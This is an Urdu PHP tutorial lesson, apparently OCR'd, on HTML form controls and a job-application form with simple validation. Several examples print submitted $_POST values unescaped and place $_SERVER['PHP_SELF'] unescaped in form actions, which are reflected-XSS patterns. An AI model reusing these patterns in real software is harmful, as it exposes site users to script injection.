ہم کسی فارم میں جتنے چاہیں چیک بکسز بنا سکتے ہیں۔ جب ہم چیک بکسز کا ایک گروپ بناتے ہیں تو ان سب کو ایک ہی نام دیتے ہیں۔ اسکا فائدہ یہ ہوتا ہے کہ یہ گروپ ہمارے پاس ایک ایرے بن جاتا ہے جسمیں لوپ لگا کر ہم یہ معلوم کر سکتے ہیں کہ کون کونسے چیک بکسز یوزر نے چیک کیے ہیں۔ مثال: اس فائل کو multichk.php کے نام سے محفوظ کریں۔

```
<?php
if($_POST['post']){
//getting checkboxs array
$chk = $_POST['chk'];
//count items in array
print "Number of CheckBoxs Seleted=<b>"  . count($chk) . "</b><br>";
print "You visited the following cities:</br>" ;
//looping in array
foreach($chk as $value){
     print $value . "<br>";
}}
?>
<form method="Post" action="<?=$_SERVER['PHP_SELF']?>">
<h3>Select the Cities you have visited: </h3>
Islamabad: <input type="checkbox" name="chk[]" value="Islamabad"> <br>
Peshawar <input type="checkbox" name="chk[]" value="Peshawar"> <br>
Karachi: <input type="checkbox" name="chk[]" value="Karachi"> <br>
Lahore: <input type="checkbox" name="chk[]" value="Lahore"> <br>
Quetta: <input type="checkbox" name="chk[]" value="Quetta"> <br>
<input type="hidden" name="post" value="true">
<input type="submit"></form>
```

اس مثال میں آپ دیکھ رہے ہیں کہ ہم نے فارم میں چیک بکسز کا ایک گروپ بنایا ہے اور سب کو ایک ہی نام دیا ہے۔ نام کے ساتھ دو بریکٹس [ ] بھی لگے

ہیں جس سے یہ ایک ایرے بن گیا ہے۔ہم فارم کو اسی پیج پر سبمٹ کر رہے ہیں اسمیں ایک hidden فیلڈ بھی ہے جس سے ہمیں پتہ چلتا ہے کہ یہ فارم سبمٹ ہوا ہے کہ نہیں جس کے لئے ہم نے پی ایچ پی کے کوڈ میں ایک چیک لگایا ہے (if($_POST['post']) ۔پہلی دفعہ جب پیج رن ہوگا تو hidden فیلڈ کی ویلیو null ہوگی اسلئے PHP کا کوڈ رن نہیں ہوگا صرف form نظر آ جائے گا۔اگر ہم یہ چیک نہیں لگاتے تو پھر ہمیں ایک error کا سامنا کرنا پڑے گا کیونکہ ابھی کوئی فارم سبمٹ ہی نہیں ہوا ہے اور $_POST ایرے بالکل خالی ہے اور اگر ہم اسمیں لوپ لگانے کی کوشش کریں گے تو ظاہر کہ Error ہی آئے گا۔جب آپ چیک بکسز select کرنے کے بعد submit کریں گے تو hidden فیلڈ کی ویلیو true ہو جائے گی، فارم اسی پیج کو سبمٹ ہو رہا ہے، if کی کنڈیشن true ہو جائے گی اور PHP کا کوڈ رن ہوگا۔

Radio Button

یہ بھی بالکل چیک بکسز کی طرح ہوتے ہیں یا اسکو آپ چیک بکس کا بھائی کہہ سکتے ہیں لیکن فرق صرف اتنا ہے کہ چیک بکسز میں جتنے چاہیے آپشنز سلکٹ کر سکتے ہیں جبکہ Radio buttons میں ہم کسی گروپ میں صرف ایک ہی option سلیکٹ کر سکتے ہیں۔یہ بھی input کے ٹیگ سے بنتے ہیں اسکے لئے ہم type کے ایٹریبوٹ میں Radio لکھتے ہیں۔مثلاً

```
<input type="radio" name="gender" value="male">
<input type="radio" name="gender" value="female">
```

کسی ریڈیو بٹن کو default طور پر چیک رکھنے کیلئے checked کا ایٹریبوٹ لگاتے ہیں مثلاً

```
<input type="radio" name="gender" value="male" Checked>
<input type="radio" name="gender" value="female">
```

کسی ریڈیو بٹن کو اگر کوئی ویلیو assign نہ ہوئی اور یہ چیک ہو تو اسکی ویلیو بھی on ہوتی ہے۔جب ہم ریڈیو بٹنز کا ایک گروپ بناتے ہیں تو ان سب کو ایک نام دیتے ہیں جس کسی گروپ میں صرف ایک ہی ریڈیو بٹن سلکٹ ہوگا۔یہاں ہم ایک مثال دیکھتے ہیں۔اس کوڈ کو radio.php کے نام محفوظ کریں۔

```
<?php
if($_POST['post']){
$gender = $_POST['gender'];
print "You are:$gender";
}
?>
<form method="Post" action="<?=$_SERVER['PHP_SELF']?>">
<h3>Gender: </h3>
Male: <input type="radio" name="gender" value="male"> <br>
Female: <input type="radio" name="gender" value="female"> <br>
<input type="hidden" name="post" value="true">
<input type="submit"></form>
```

جب آپ اس فائل کو رن کریں گے تو ایک فارم میں دو ریڈیو بٹن ہونگے جسمیں سے آپ صرف ایک آپشن سلکٹ کر سکتے ہیں۔ بالکل پچھلے والے پروگرام کی طرح ہے جسمیں ایک فارم ہے، دو ریڈیو بٹن ایک hidden فیلڈ ہے۔میرے خیال میں اسکو مزید سمجھانے کی ضرورت نہیں ہے کیونکہ اس سے ملتی

جلتی بہت سارے مثالیں آپ دیکھ چکے ہیں۔لیکن ایک بات کہ ہم نے ریڈیو بٹن کے گروپ کو ایک ہی نام دیا ہے gender جسکا فائدہ یہ ہے کہ اس گروپ سے ایک ہی آپشن سلکٹ ہوگا یعنی ایک یوزر یا تو مرد ہوگا یا عورت دونوں تو نہیں ہو سکتے "میں سمجھ گیا ہوں کہ آپ کیا سوچ رہے ہیں"۔لیکن اگر آپ دیکھیں تو ہم نے value کے ایٹریبوٹ میں دونوں کو الگ الگ ویلیوز دیے ہیں انہی ویلیوز کو ہم پی ایچ پی میں حاصل کرتے ہیں جس سے ہمیں پتہ چلتا ہے کہ یوزر نے کونسی آپشن سلکٹ کی ہے۔


List Boxes

لسٹ بکس یا ڈراپ ڈاؤن لسٹ بکس ایسے کنٹرولز ہیں جسمیں ہم ایک لسٹ میں ایک سے زیادہ items دیکھاتے ہیں۔یہ بھی آپ لوگوں نے بہت سارے فارمز میں دیکھے ہونگے جہاں عموماً ایک بکس ہوتا ہے اسکے ساتھ ایک چھوٹا تیر کے نشان والا بٹن ہوتا ہے جسمیں ہم سکرول بھی کر سکتے ہیں۔یہ باقی html کے فارمز کنٹرولز سے مختلف طریقے سے بنتے ہیں جہاں ہم دو ٹیگز <select> اور <option> کا استعمال کرتے ہیں۔<select> ٹیگ ایک لسٹ بکس یا کمبو بکس بکس کا مین ٹیگ ہوتا ہے اور اسکے اندر ہم <option> ٹیگ کے ذریعے مزید items بناتے ہیں۔مثلاً

```
<select name=" country ">
    <option>Pakistan</option>
    <option>Iran</option>
    <option>China</option>
    <option>UAE</option>
</select>
```

اگر آپ اس کوڈ کو ٹیسٹ کریں گے تو یہ ایک ڈراپ ڈاؤن لسٹ بنا دے گا جس سے آپ صرف ایک ہی option کو سلیکٹ کر سکتے ہیں "ریڈیو بٹنز" کی طرح۔اگر ہمیں ایک ایسی لسٹ چاہیے جہاں ایک یوزر ایک سے زیادہ option سلیکٹ کرے تو پھر <select> میں ہم multiple لکھتے ہیں مثلاً

```
<select name=" colors " multiple>
    <option>Red</option>
    <option>Blue</option>
    <option>Black</option>
    <option>White</option>
</select>
```



اس کوڈ سے ہمارے پاس ایک بکس بنتا ہے جہاں یوزر " چیک بکسز " کی طرح ایک سے زیادہ آپشن سلکٹ کر سکتا ہے۔انکو سمجھنے کیلئے ایک مثال دیکھتے ہیں۔اس کوڈ کو listbox.html کے نام سے محفوظ کریں۔

```
<html>
<head><title></title></head>
<body>
<form method="post" action="listbox.php">
<h3>Select Your Country: </h3>
<select name=" country ">
      <option>Pakistan</option>
      <option>Iran</option>
      <option>China</option>
      <option>UAE</option>
</select>
<h3>Select your Favorites colors: </h3>
<select name=" colors " multiple>
      <option>Red</option>
      <option>Blue</option>
      <option>Black</option>
      <option>White</option>
</select><br>
<input type="submit" value="Send">
</form></body></html>
```

اب listbox.php کے نام سے ایک فائل بنائے اور اسمیں مندرجہ ذیل کوڈ انسرٹ کریں۔

```
<html>
<head><title>listbox</title>
</head>
<body>
      <?php
            $country = $_POST['country'];
            $fav_Colors = $_POST['colors'];
            print "You belongs to <b>" . $country . "</b><br>";
            print "Your favorites colors are " ;
            foreach($fav_Colors as $color ) {
                  print "<b>" . $color . " </b>";
            }
      ?>
</body></html>
```

اب listbox.html میں country کے کمبو بکس سے ایک ملک سلکٹ کریں اور colors کے لسٹ بکس سے کنٹرول پکڑ کر زیادہ آپشنز سلکٹ کریں۔ سمٹ کرنے کے بعد اسکا ریزلٹ دیکھیں۔ یہ مثال چیک بکسز اور ریڈیو بٹنز والے مثالوں سے ملتا جلتا ہے۔ایک بات کہ اگر ہم کسی option کے ٹیگ میں value کے ایٹریبیوٹ میں کوئی ویلیو نہیں دیتے تو defualt طور پر اسکی ویلیو اسکا ٹیکسٹ ہوتا ہے جو item کے label کے طور پر نظر آتا ہے۔جیسا کہ آپ نے اوپر کی مثال میں دیکھا کہ ہم نے کسی item کو <option> میں کوئی ویلیو assign نہیں کی

ہے۔اگر ہم ویلیو اور لیبل دونوں الگ الگ رکھنا چاہتے ہیں تو پھر اسکے <option> کے ٹیگ میں ویلیو بھی دیتے ہیں مثلاً:

```
<select name=" country ">
    <option value="PK" >Pakistan</option>
    <option value="IR" >Iran</option>
    <option value="CH" >China</option>
    <option value="UAE" >UAE</option>
</select>
```

اس صورت میں جب فارم سبمٹ ہوگا تو ہمارے پاس option کی ویلیوز حاصل ہوگی نہ کہ item کا لیبل۔یعنی اگر کوئی Pakistan سلکٹ کرنے کے بعد سبمٹ کرتا ہے تو اسکی ویلیو PK حاصل ہوگی نہ کہ Pakistan کیونکہ ہم ان سب کو خود ویلیوز assign کر چکے ہیں۔کسی لسٹ بکس یا کمبو بکس میں default طور پر کسی item کو سلکٹ رکھنے کیلئے <option> کے ٹیگ میں selected لکھتے ہیں مثلاً

```
<option value="IR" selected>Iran</option>
```

IT Dunya

hidden فیلڈ:

یہ بھی ٹیکسٹ بکس کی طرح ہوتا ہے لیکن یہ یوزر کو نظر نہیں آتا نہ ہی یوزر کا اس سے کوئی تعلق ہوتا ہے۔یہ کوئی پروگرام اپنا ڈیٹا ایک پیج سے دوسرے پیج پر ٹرانسفر کرنے کے لئے استعمال کرتا ہے۔آپ اسکا استعمال پہلے دیکھ چکے ہیں۔یہ <input> ٹیگ سے بنتے ہیں جہاں ہم type میں hidden دیتے ہیں۔مثلاً

```
<input type="hidden" value="somevalue" name="id">
```

اسکی ویلیو بھی ہم اسی طرح حاصل کرتے ہیں جس طرح باقی کنٹرولز کی کرتے ہیں۔

پاس ورڈ فیلڈ:

یہ ٹیکسٹ بکس سے ملتا جلتا ہے فرق صرف اتنا ہے کہ اسمیں یوزر جب ٹائپ کرتا ہے تو صرف سٹیرک نظر آتے ہیں اور دوسرے کو یہ پتہ نہیں چلتا کہ وہ کیا لکھ رہا ہے۔باقی یہ اور ٹیکسٹ بکس دونوں ایک ہی طرح استعمال ہوتے ہیں۔اسکی ویلیو ہم اسی طرح حاصل کرتے ہیں جس طرح ٹیکسٹ بکس کی کرتے ہیں۔یہ بھی <input> ٹیگ سے بنتا ہے جبکہ type میں ہم password لکھتے ہیں مثلاً

●●●●●●

```
<input type="password" name="pwd">
```

سبمٹ اور ریسٹ بٹن (submit,reset)

Submit Reset

submit button کی بہت ساری مثالیں ہم اس کلاس میں دیکھ چکے ہیں اس پر مزید بحث کرنا بے کار ہے۔ Reset کسی فارم کو خالی کرتا ہے یعنی اسکے تمام کنٹرولز کو reset کر دیتا ہے۔ اگر ہمارے پاس ایک فارم میں بہت سارے فیلڈز ہوں اور ایک یوزر یہ فارم پر کرنے کے بعد خیال آتا ہے کہ فارم ٹھیک طور پر پر نہیں ہوا ہے تو اس بٹن کی مدد سے وہ تمام فارم کو خالی کر سکتا ہے۔ اسکو بنانے کیلئے ہم <input> کا ٹیگ استعمال ہوتا ہے جبکہ type ایٹریبوٹ میں reset لکھتے ہیں مثلاً

```
<input type="reset">
```

اب ہم ایک مکمل فارم بناتے ہیں جس سے یوزر ایک جاب کیلئے Apply کریگا۔ یعنی ایک جاب اپلیکیشن ہے۔

```
<html>
<head><title>Form</title></head>
<body>
<h1>Web  Developer  Required</h1>
<h4>Please  Fill  the  following  form  to  apply  for  this  job</h4>
<Form  method="post"  action="application.php">
<table  width="100%"  border="1">
   <tr><td>Name:</td><td><input  type="text"  name="name"  /></td></tr>
   <tr><td>Phone:</td><td><input  type="text"  name="phone"  /></td></tr>
   <tr><td>Email:</td><td><input  type="text"  name="email"  /></td></tr>
    <tr><td>Address:</td><td><textarea  name="address"></textarea></td></tr>
   <tr><td>Gender:</td><td>Male:<input  name="gender"  type="radio" value="male"  />
   Female:<input  name="gender"  type="radio"  value="female"  /></td></tr>
   <tr><td>City:</td><td><select  name="city">
       <option>Islamabad</option>
       <option>Lahore</option>
       <option>Karachi</option>
       <option>Peshawar</option>
       <option>Quetta</option>
     </select></td></tr><tr>
     <td>Age:</td><td><input  type="text"  name="age"  /></td></tr>
     <tr><td  width="40%"  valign="top">  Skills  </td><td>
     PHP   :<input  type="checkbox"  name="skills[]"  value="PHP"><br>
     HTML:<input  type="checkbox"  name="skills[]"  value="HTML"><br>
     Photoshop:<input  type="checkbox"  name="skills[]"  value="Photoshop"><br>
     Javascript:<input  type="checkbox"  name="skills[]"  value="Javascript"><br>
     Ajax:<input  type="checkbox"  name="skills[]"  value="Ajax"  /><br  />
    MySQL:<input  type="checkbox"  name="skills[]"  value="MySQL"  />
     </td></tr><tr><td  valign="top"> </td>
     <td><input  type="submit"  name="Submit"  value="Submit"  />
     <input  type="reset"  name="Submit2"  value="Reset"  /></td>
    </tr></table></body></html>
```


اب اس فائل کو application.php کے نام سے محفوظ کریں۔


application.php

```
<?php
//clean white spaces and special characters from values
function cleanStr($str) {
      $cStr = trim($str);
      $cStr =  htmlspecialchars($cStr);
      $cStr =  addslashes($cStr);
      return $cStr;
}

// check for empty values
function emptyFields($ar) {
if(!is_array($ar)) {
      print "The argument must be an array";
      return false;
}
//loop through each field and check for empty
foreach($ar as $key => $value) {
$value = cleanStr($value);
      if(empty($value)) {
            print "<b>" . ucwords($key) ."</b>
            must not be empty. Plase Click the browser
            back button and correct it.";
            return false;
      }
}
      return true;
}

//calling function to check any empty value
if(!emptyFields($_POST)) {
      exit();
}

// check required skills and age
function isEligible($skills,$age) {
$age = intval($age);
      if(count($skills) == 0) {
            print("You dont have any skill");
            return false;
      }
```

```
        if($age < 23 || $age > 35){
            print("Your age must be between 23 and 35");
            return false;
        }

        return true;
    }
    //assigning fields values to variables
    $name = cleanStr($_POST['name']);
    $phone = cleanStr($_POST['phone']);
    $email = cleanStr($_POST['email']);
    $address = cleanStr($_POST['address']);
    $gender = $_POST['gender'];
    $city = $_POST['city'];
    $age = (int) cleanStr($_POST['age']);
    $skills = $_POST['skills'];
    //calling fuction to check
    //that the candidate is eligiable for applying to this job
    if(!isEligible($skills,$age)){
        exit();
    }
    //if every things is ok
    print "<h4>Thank your ".$name .
    " for you intrest in this job. We will contact you soon.</h4>";
    print "We recived the following information about you.<br>";
    //printing user submited information
    print "Name: " . $name . "<br>";
    print "Phone: " . $phone . "<br>";
    print "Email: " . $email . "<br>";
    print "Address: " . $address . "<br>";
    print "Gender " . $gender . "<br>";
    print "City: " . $city . "<br>";
    print "Age: " . $age . "<br>";
    print "Your Skills: ";
    foreach($skills as $value) {
        print $value .",";
    }
    ?>
```

اس پروگرام میں ہم نے کچھ فارم validation استعمال کیے ہیں۔ validation کا مطلب یہ ہے کہ آیا جو ویلیوز ہمارے پاس یوزر کی طرف سے حاصل ہورہی ہیں وہ سب درست ہیں اور آیا وہ وہی ویلیوز ہیں جو ہمیں درکار ہیں۔ validation کے مختلف طریقے ہوسکتے ہیں ضروری نہیں کہ آپ یہی طریقہ استعمال کریں جو میں نے کیا ہے۔ پہلا فنکشن ہم نے cleanStr کا استعمال کیا ہے جو کہ فیلڈز کے ویلیوز سے سپیسز اور سپیشل کریکٹرز ختم کرتا ہے۔ اس فنکشن میں جو مزید فنکشنز استعمال ہوئے ہیں وہ آپ سبق نمبر 8 میں پڑھ چکے ہیں۔


Web Developer Required
Please Fill the following form to apply for this job
Name:
Phone:
Email:
Address:
Gender:
Male:
Female:
City:
Islamabad
Age:
Skills
PHP :
HTML:
Photoshop:
Javascript:
Ajax:
MySQL:
Submit
Reset


http://localhost/application.php - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Address
http://localhost/application.php
Go
Links
Thank your Shakeel for you intrest in this job. We will contact you soon.
We recive the following information about you.
Name: Shakeel
Phone: 5555555
Email: shakeel599@gmail.com
Address: sdf sdf sdf
Gender male
City: Islamabad
Age: 27
Skills: PHP,HTML,Photoshop,Javascript,Ajax,MySQL,

cleanStr فنکشن ایک string کو لیتا ہے اور اسکو مختلف فنکشنز سے گزار کر ریٹرن کرتا ہے۔ دوسرا فنکشن ہم نے emptyFields کا بنایا ہے جو کہ $_POST ایرے میں لوپ لگا کر خالی فیلڈز کو نکالتا ہے اور یوزر کو بتاتا ہے کہ اس نے کس فیلڈ میں انٹری نہیں کی جو کہ ہمیں درکار ہے۔ مثلاً اگر کوئی یوزر name کو خالی چھوڑتا ہے اور فارم کو سبمٹ کرتا ہے، اور ہم اسکو چیک نہیں کرتے کہ آیا اس نے نام دیا ہے کہ نہیں اور اسکو اپنے database میں محفوظ کریں تو یہ غلط ہے۔ اس طرح ہمیں اسکے نام کے بارے میں معلوم نہیں ہوسکتا۔ یاد رکھیں کہ جب بھی آپ یوزر سے کوئی ڈیٹا وصول کریں تو اسکو ہر طرف سے چیک کریں کہ آیا اس نے وہی ڈیٹا فراہم کیا ہے جو ہمیں درکار ہے؟ اور اس نے کوئی گڑبڑ تو نہیں کی؟ جیسے کہ میں نے پہلے بتایا تھا کہ آپکو کسی بھی یوزر پر اعتماد نہیں کرنا چاہیے اور آپ یہ بھی نہیں کہہ سکتے کہ ہر یوزر جو ڈیٹا فراہم کر رہا ہے وہ 100% درست ہے۔ اسلئے جب ہم یوزر سے کوئی ڈیٹا وصول کرتے ہیں تو اسکی جانچ پڑتال لازمی کرتے ہیں اور اگر یوزر نے کوئی گڑبڑ کی ہے تو اسکو ایک میسج دیکھا کر پوائنٹ آوٹ کرتے ہیں کہ اس نے کیا غلطی کی ہے جو کہ نہیں ہونی چاہیے۔ تیسرا فنکشن ہم نے isEligible کا استعمال کیا ہے جو کہ دو arguments لیتا ہے۔ $skills اور $age۔ اگر آپ فارم میں چیک بکسز کا گروپ دیکھیں تو انکا نام skills[] ہے جو کہ ایک ایرے ہے۔ جب ہم $skills ویریبل میں $_POST['skills'] حاصل کرتے ہیں تو ہمارے پاس ایک ایرے حاصل ہوتی ہے جو کہ ان چیک بکسز کے ویلیوز پر مشتمل ہوگی جو کہ یوزر نے چیک کیے ہیں۔ اس فنکشنز میں ہم اس ایرے کے items کی تعداد کو گنتے ہیں count فنکشن کی مدد سے اور چیک کرتے ہیں کہ آیا یوزر نے کوئی skills سیلیکٹ کی ہیں کہ نہیں۔ اگر یوزر نے کوئی بھی چیک بکس چیک نہ کیا وہ تو اس ایرے میں elements کی تعداد 0 ہوگی جو کہ ہمارے معیار کے مطابق نہیں ہے۔ اسلئے ہم اس applicatin کو منظور نہیں کرتے۔ $age کے پیرامیٹر میں ہم یوزر کے طرف سے فراہم کردہ عمر کو چیک کرتے ہیں اور if میں ہم دو کنڈیشن چیک کر رہے ہے کہ یوزر کی عمر 23 سے کم نہ اور عمر 35 سال سے زیادہ نہ ہو۔ اب اگر یوزر 23 سال سے کم عمر دیگا یا 35 سال سے زیادہ عمر دیا گا تو ہمارا پروگرام اسکو بتا دے گا کہ آپکی عمر 23 اور 35 کے درمیان ہونے چاہیے۔ اسکے بعد ہم $_POST ایرے سے سب ویلیوز کو ویریبلز میں حاصل کر رہے ہیں جنکو پھر ہم ڈیٹا بیس وغیرہ میں انسرٹ کرتے ہیں۔ چونکہ ابھی ہم ڈیٹا بیس تک نہیں پہنچے ہیں اسلئے صرف ان معلومات کو پیج پر پرنٹ کر رہے ہیں۔ جب یوزر سب معلومات درست فراہم کرتا ہے تو آخر میں ہم اسکو ایک پیغام اور اسکی فراہم کردہ معلومات پرنٹ کر رہے ہیں۔

exit() فنکشن

اس مثال میں ہم نے ایک نیا فنکشن exit() استعمال کیا ہے جو کہ سکرپٹ execution کو ختم کرتا ہے۔ یہ عموماً وہاں پر استعمال ہوتا ہے جہاں آپ چاہتے ہیں کہ پروگرام اس سے آگے نہ چلے بلکہ یہی پر ختم ہو جائے یعنی اس فنکشن کے کال کرنے کے بعد کوئی HTML ٹیکسٹ یا سکرپٹ execute نہیں ہوتا۔ اس فنکشن میں ہم سٹرنگ میں ایک میسج بھی پیج پر پرنٹ کر سکتے ہیں مثلاً

```
exit("Your email is invalid");
```

